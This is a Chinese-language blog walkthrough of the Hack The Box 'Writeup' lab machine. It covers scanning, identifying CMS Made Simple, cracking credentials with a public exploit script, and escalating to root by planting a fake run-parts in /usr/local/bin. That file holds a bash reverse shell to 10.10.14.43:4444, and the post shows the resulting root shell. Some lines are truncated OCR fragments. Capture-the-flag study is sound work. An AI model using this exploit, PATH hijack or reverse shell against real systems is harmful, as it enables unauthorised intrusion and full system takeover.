hackthebox - writeup（考点：信息搜集 & cms made simple 安全 & staff组/pspy/修改脚本提权）

原创

冬萍子 于 2020-05-18 10:48:28 发布 439 收藏 2

1 扫描

22想到可能有ssh登录，80进web信息搜集。


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-title: Nothing here yet.
```

2 http信息搜集 & cmd made simple漏洞

dirbuster扫，但是扫不了，看网页上这段话，应该是被黑客搞过，怕了，封了扫目录的ip，所以扫不了。这让我也想到了华老师说的sql注入就要多学和练手工，而非遇到sql就拿sqlmap跑，到时候实战中遇到厉害的项目封你ip，还怎么玩，歇菜了？？面面相觑？

```
Eeyore DoS protection script that is in place and
watches for Apache 40x errors and bans bad IPs.
Hope you do not get hit by false-positive drops!
```


只有手工收集目录了。首先想想常见的目录，靶机做多了，就知道可能有robot.txt，登录框的话应该是admin或login.php之类的。之前那篇扫也有提示有robot.txt。



提示进去新目录

进去后，看见是个写htb靶机渗透文章的博客


点击不同靶机的文章，出现page=什么什么，这很可能是LFI漏洞，试试，但是无效。不过，这也是个套路，这台机器上没有，不代表其他机器上没有。记住这个思路总是没错的



ınd

RL was not found on this server.

通过kali火狐自带的wappalyzer，可以看到这是个cms made simple



n the upcoming days, weeks and month you will find more and more conte

通过`ctrl + u`查看前端源码，也能看到这个cms，虽然不知道版本，但是提示了版权是2004-2019，也就是应该是2019的版本。


```
ref="http://10.10.10.138/writeup/" />
ame="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
ttp-equiv="Content-Type" content="text/html; charset=utf-8" />

-- cms_stylesheet error: No stylesheets matched the criteria specified -->
.footer { background-color: white; position: fixed; left: 0; bottom: 0; width: 100%; color: black; text-alig
<body>
eader id="header">
  <h1>writeup</h1>
eader>
```


搜漏洞。找到这里。kali里也自带

执行。`python 46635.py -u http://10.10.10.138/writeup -w /usr/share/wordlists/rockyou.txt -c`
报错没有某个python模块的话，pip install安装就行了
跑出来账号密码。

拿到账号密码后，准备找登录框登录，猜肯定有admin或login之类的php，输入admin，`http://10.10.10.138/writeup/admin`弹出登录框，登录。但是无效。

这里要想到开头所说的ssh。登录ssh成功

3 提权

老套路linpeas自动扫描。

注意到我们有写&修改权限的目录&文件还挺多的，重要目录还标黄色了。记住这些目录，很可能要利用。有这么多目录，其实是因为我们处于staff组中。网上搜到的科普并不多。这里有一点

```
writeup
==================================( Basic information )===================================
OS: Linux version 4.9.0-8-amd64 (debian-kernel@lists.debian.org) (gcc version 6.3.0 20170516 (Debian 6.3.0-18+deb9u1) ) #1 SMP Deb
ian 4.9.144-3.1 (2019-02-19)
User & Groups: uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff)
,103(netdev)
Hostname: writeup
```


```
[+] Interesting GROUP writable files (not in Home)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
  Group jkr:
/tmp/linpeas.sh
  Group cdrom:
  Group floppy:
  Group audio:
  Group dip:
  Group video:
  Group plugdev:
  Group staff:
/var/local
/usr/local
/usr/local/bin
/usr/local/include
/usr/local/share
/usr/local/share/sgml
/usr/local/share/sgml/misc
/usr/local/share/sgml/stylesheet
/usr/local/share/sgml/entities
/usr/local/share/sgml/dtd
/usr/local/share/sgml/declaration
/usr/local/share/fonts
/usr/local/share/man
/usr/local/share/emacs
/usr/local/share/emacs/site-lisp
/usr/local/share/xml
/usr/local/share/xml/schema
/usr/local/share/xml/misc
/usr/local/share/xml/entities
/usr/local/share/xml/declaration
/usr/local/games
/usr/local/src
/usr/local/etc
/usr/local/lib
/usr/local/lib/python3.5
/usr/local/lib/python3.5/dist-packages
/usr/local/lib/python2.7
/usr/local/lib/python2.7/dist-packages
/usr/local/lib/python2.7/site-packages
/usr/local/sbin
  Group netdev:
```


既然我们有这么多可以修改的目录和文件，按照套路，现在总要知道是哪些文件被root执行着。然后发现这些文件是我们可以修改的，或者至少有关联的。最后我们修改这些文件，加入弹shell命令。它被root执行，就弹root的shell到我们本机。这就是提权思路。

linpeas看进程还不够。上pspy这里下载。看进程更详细，看root在干啥活，执行哪些文件。

第一次运行pspy，没什么价值发现。但这里稍有个疑点，ssh登录后uid0的root也有`sshd jkr`运行记录。jkr是刚才登录ssh的用户，这个ssh登录和root有啥关联？？

最后我看了论坛的提示，才知道是要再重新登录一次ssh，就能发现什么了。好吧，，能想到这个，我觉得挺难的。。




继续运行pspy，然后再新开个终端，登录jkr的ssh
瞬间就出现root执行的文件了。`run-parts` 命令执行 `/etc/update-motd.d` 。 原来这个进程是随着ssh登录而触发的。登录就会执行。 而且运行run-part的path路径还有提示，是从/usr/local/sbin 开始，再到/usr/local/bin,再依次往后才有/usr/bin。

但是查看后，motd这个文件我们没有写的权限。这里只有专攻run parts了。它虽然是个功能命令程序，并非脚本文件，但我们也可伪造和修改。

如果我们`which run-parts`可以查看run parts 本身的执行路径，是/bin

也就是说，run-parts没有按本来的路径顺序执行，这个进程，其实是root从local sbin开始的，找不到，再从local bin找，往后才轮到user bin。。依次类推

而根据之前的扫描结果，可以看到我们是对local bin这些有修改/写的权限。我在里面造一个假的run-parts
，放进弹shell命令。这样root执行run-part时，它首先会按path路径找，按顺序，便首先会执行我放在前排的local sbin或bin里的的假runparts，送shell到我本机，我就提权了。



我在/usr/local/bin里nano造一个假的run-parts，放入弹shell代码，保存为run-parts，并要赋予执行权限`chmod 777 run-parts`

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.43/4444 0>&1
```

```
  GNU nano 2.7.4

#!/bin/bash
bash -i >& /dev/tcp/10.10.14.43/4444 0>&1
```


然后我再新开另一个终端，再次登录ssh，root就会再次执行run-parts，但其实先执行的是我伪造的文件。这样我就收到root了。拿下

```
C:\root> nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.43] from (UNKNOWN) [10.10.10.138] 55112
bash: cannot set terminal process group (9934): Inappropriate ioctl for device
bash: no job control in this shell
root@writeup:/# whoami
whoami
root
root@writeup:/#
```